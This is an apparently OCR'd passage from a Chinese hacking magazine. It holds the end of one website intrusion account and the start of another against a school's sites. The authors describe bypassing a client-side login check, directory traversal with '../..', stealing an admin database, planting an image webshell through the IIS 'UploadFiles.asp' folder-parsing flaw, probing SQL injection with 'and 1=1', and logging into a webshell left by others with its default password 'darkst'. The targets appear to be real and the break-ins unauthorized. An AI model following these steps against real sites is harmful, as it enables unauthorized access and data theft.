


图6

一顿毫无结果折腾后，我突然想到这会不会只是做了客户端的验证，如果禁止JS的弹框会不会就能成功显示出页面呢？立即打开Internet选项，修改安全级别为最高，如图6，重新进行测试，果然是做的本地验证，这下页面全都能成功打开了，如图7。




图7

添加上传类型asa和cdx后，上传相应文件但都无法上传成功，也没有发现存在上传漏洞。在后台翻了一圈，也不存在其它上传、数据库备份等功能，看来拿webshell有点儿麻烦了。在添加产品功能处发现了了ewebeditor的踪迹，可登录页面却被删除了。有个图片管理功能，打开后如图8所示，瞅着网址中那个dir变量感觉挺眼熟的，会不会也像ewebeditor那样存在目录跳转漏洞呢？修改dir的值为“../..”，结果目录全都显示出来了，如图9。




图8




图9




图10

打开数据库目录，发现使用的是mdb的数据库，本打算数据库插马的现在只好放弃。在Backupdata文件夹下发现了一个asa的文件，估计是数据库的备份，但后台的备份功能并没有显示出来，会不会是前辈来过了？我在浏览器中打开该asa文件，如图10所示，应该是加了防下载处理。将mdb的数据库下载回来，获得其管理员用户名、密码，社工了一下对方的FTP也没能成功。

思路一下中断了，重新转到系统配置上来，既然修改上传文件的类型无法成功，那就试试修改上传文件目录为UploadFiles.asp，如果文件夹能够顺利创建，那么就可以利用Windows2003的目录解析漏洞获得webshell了。上传目录修改成功后上传一个图片木马，查看源文件，如图11，UploadFiles.asp文件夹被创建了，木马可以正常解析，如图12。




图11




图12

使用海阳客户端连接并将代码打包回来查看，发现后台对权限判断的页面内容如下：<%If Session("A_purview") = "" Then Response.Write("<script language=javascript>alert('你尚未登录，或者超时了！请重新登录');parent.location.href='Yqlogin.asp';</script>")%>。仅仅使用JavaScript来实现跳转，而没有中止代码的继续执行。修补的方法非常简单，加上一句response.end()就可以了。

（文章中涉及到的Jsky、啊D注入工具、字典加强版wwwscan，已经收录在了光盘中）

记一次曲折的入侵过程

Rocklee

这几天比较清闲，也没什么事可做，就帮朋友检测了一个学校的网站，虽然我是个菜鸟，但也想测试一下看自己的技术到底怎么样。打开这个学校的网站，随手点开了一条新闻，发现浏览器下方的IP变了，看来新闻并不在主站上。既然是拿站那就要拿主站，到主站上来看看，发现主站都是一些静态的页面，很多分站的信息都不在主站服务器上，看来得先从分站下手了，不过分站太多，检测起来也太麻烦，还是google hack寻找注入点吧。




图1

在啊D中打开google，输入“site:www.xxxx.com.cn inurl:asp”，信息选择100条，结果找了好几页竟然没发现一个注入点，人品不会这么差吧，又等了一会儿，还是没有注入点，只好放弃。还是一个一个分站的寻找吧，打开“机关部处”，发现有好多的部门，如图1，一个个的进行检测，但都没有明显的注入漏洞，转了一会儿，来到了财务处的网站，随便找了一处链接，在网址后面添加了个“'”，提交后立刻报错了，如图2。




图2

又在该网址后分别添加“and 1=1”的“and 1=2”提交，确定这是一个注入点，拿出啊D先跑网站的后台，结果在网站的cwc目录下发现了一个1.asp的文件，如图3，这是啥文件？顺手打开看看，居然发现这是个webshell，如图4。这是暗组

的一个webshell，而且还是最近才发布的，我也曾经下载过一个，默认密码为darkst。我马上使用默认密码登录，成功的登录进去了，这下webshell就有了，真是前辈栽树，小菜乘凉啊！

